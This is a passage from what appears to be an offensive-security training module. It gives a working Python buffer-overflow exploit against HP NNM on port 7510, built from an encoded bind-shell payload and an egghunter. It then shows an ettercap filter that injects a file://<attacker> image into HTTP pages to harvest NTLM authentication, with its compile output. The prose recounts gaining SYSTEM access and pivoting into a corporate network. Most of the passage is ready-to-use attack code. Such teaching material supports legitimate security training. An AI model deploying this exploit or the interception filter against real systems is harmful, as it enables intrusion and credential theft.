"\x46\x4f\x4b\x43\x46\x55\x46\x52\x4a\x52\x45\x57\x45\x4e\x4b\x48"
"\x4f\x35\x46\x42\x41\x30\x4b\x4e\x48\x56\x4b\x38\x4e\x30\x4b\x34"
"\x4b\x58\x4f\x55\x4e\x31\x41\x50\x4b\x4e\x43\x30\x4e\x32\x4b\x48"
"\x49\x48\x4e\x46\x46\x42\x4e\x41\x41\x36\x43\x4c\x41\x33\x4b\x4d"
"\x46\x36\x4b\x38\x43\x34\x42\x53\x4b\x58\x42\x44\x4e\x50\x4b\x38"
"\x42\x57\x4e\x41\x4d\x4a\x4b\x48\x42\x54\x4a\x50\x50\x55\x4a\x46"
"\x50\x38\x50\x54\x50\x30\x4e\x4e\x42\x55\x4f\x4f\x48\x4d\x48\x56"
"\x43\x55\x48\x46\x4a\x56\x43\x43\x44\x43\x4a\x56\x47\x47\x43\x37"
"\x44\x43\x4f\x45\x46\x35\x4f\x4f\x42\x4d\x4a\x36\x4b\x4c\x4d\x4e"
"\x4e\x4f\x4b\x53\x42\x55\x4f\x4f\x48\x4d\x4f\x35\x49\x58\x45\x4e"
"\x48\x36\x41\x38\x4d\x4e\x4a\x30\x44\x50\x45\x55\x4c\x56\x44\x30"
"\x4f\x4f\x42\x4d\x4a\x36\x49\x4d\x49\x30\x45\x4f\x4d\x4a\x47\x35"
"\x4f\x4f\x48\x4d\x43\x35\x43\x35\x43\x55\x43\x35\x43\x55\x43\x44"
"\x43\x35\x43\x44\x43\x35\x4f\x4f\x42\x4d\x48\x36\x4a\x46\x41\x41"
"\x4e\x45\x48\x36\x43\x45\x49\x38\x41\x4e\x45\x49\x4a\x36\x46\x4a"
"\x4c\x41\x42\x37\x47\x4c\x47\x45\x4f\x4f\x48\x4d\x4c\x56\x42\x31"
"\x41\x35\x45\x35\x4f\x4f\x42\x4d\x4a\x46\x46\x4a\x4d\x4a\x50\x42"
"\x49\x4e\x47\x35\x4f\x4f\x48\x4d\x43\x35\x45\x45\x4f\x4f\x42\x4d"
"\x4a\x36\x45\x4e\x49\x34\x48\x58\x49\x54\x47\x55\x4f\x4f\x48\x4d"
"\x42\x45\x46\x45\x46\x55\x45\x55\x4f\x4f\x42\x4d\x43\x59\x4a\x56"
"\x47\x4e\x49\x37\x48\x4c\x49\x47\x47\x55\x4f\x4f\x48\x4d\x45\x55"
"\x4f\x4f\x42\x4d\x48\x56\x4c\x46\x46\x36\x48\x46\x4a\x56\x43\x56"
"\x4d\x56\x49\x38\x45\x4e\x4c\x46\x42\x45\x49\x55\x49\x52\x4e\x4c"
"\x49\x38\x47\x4e\x4c\x56\x46\x34\x49\x48\x44\x4e\x41\x43\x42\x4c"
"\x43\x4f\x4c\x4a\x50\x4f\x44\x34\x4d\x42\x50\x4f\x44\x34\x4e\x52"
"\x43\x49\x4d\x58\x4c\x47\x4a\x43\x4b\x4a\x4b\x4a\x4b\x4a\x4a\x36"
"\x44\x37\x50\x4f\x43\x4b\x48\x51\x4f\x4f\x45\x47\x46\x34\x4f\x4f"
```

```
"\x48\x4d\x4b\x35\x47\x35\x44\x45\x41\x45\x41\x45\x41\x55\x4c\x36"
"\x41\x50\x41\x45\x41\x55\x45\x35\x41\x45\x4f\x4f\x42\x4d\x4a\x46"
"\x4d\x4a\x49\x4d\x45\x50\x50\x4c\x43\x45\x4f\x4f\x48\x4d\x4c\x46"
"\x4f\x4f\x4f\x4f\x47\x43\x4f\x4f\x42\x4d\x4b\x48\x47\x55\x4e\x4f"
"\x43\x48\x46\x4c\x46\x46\x4f\x4f\x48\x4d\x44\x55\x4f\x4f\x42\x4d"
"\x4a\x46\x42\x4f\x4c\x58\x46\x50\x4f\x45\x43\x45\x4f\x4f\x48\x4d"
"\x4f\x4f\x42\x4d\x5a" + "\xcc" * 500)

evilcrash = "\x4c"*3379 + "\x77\x21\x6e\x6c\x35\x6d" + "G"*32 +egghunter +
"A"*100 + ":7510"

buffer="GET /topology/homeBaseView HTTP/1.1\r\n"
buffer+="Host: "+evilcrash + "\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: "+ bindshell+ "\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
buffer+=bindshell

print "[*] Sending evil HTTP request to NNMz, ph33r"
expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
expl.connect(("192.168.240.128", 7510))
expl.send(buffer)
expl.close()
print "[*] Egghunter working ..."
print "[*] Check payload results - may take up to a minute."
```

Last words

Once code execution was gained, tested and verified, we replaced the bind shell with a reverse meterpreter shell and executed it against the real target. Fortunately for us, a connection was established, and SYSTEM access was granted.

As this specific machine could manage and control the network infrastructure of the DMZ, we were then able to take over the external infrastructure, and allow ourselves into the internal corporate network.

Challenge #8

Recreate the NNM exploit from POC on a Windows 2003 SP1 machine. Deploy an encoded egghunter as one of your payloads.

Advanced ARP spoofing attacks

This last module is a placeholder for a short demo, if time permits. An interesting experiment documented on the remote exploit forums was done – combining ARP spoofing attacks with LM and NTLM authentication weaknesses in Windows – this is the result:


(MITM attacks resulting in code execution on fully patched Windows XP SP2/3 boxes).

```
if (ip.proto == TCP && tcp.dst == 80) {

        if (search(DATA.data, "Accept-Encoding")) {

                replace("Accept-Encoding", "Accept-nothing!");

                msg("Replaced Accept-Encoding!\n"); }

}

if (ip.proto == TCP && tcp.src == 80) {

        replace("<body", "<body background=file://<attacker>/pwnd.jpg");

        msg("Pwnsauce?"); }
```

We compile this filter using etterfilter:

```
bt ~ # etterfilter -o shareme.ef share_me.ef

etterfilter NG-0.7.3 copyright 2001-2004 ALoR & NaGA

 12 protocol tables loaded:

        DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth

 11 constants loaded:

        VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP

 Parsing source file 'share_me.ef'  done.

 Unfolding the meta-tree  done.

 Converting labels to real offsets  done.
```

```
 Writing output to 'shareme.ef'  done.

 -> Script encoded into 15 instructions.

bt ~ #
```



Bask in the glory of Code Execution: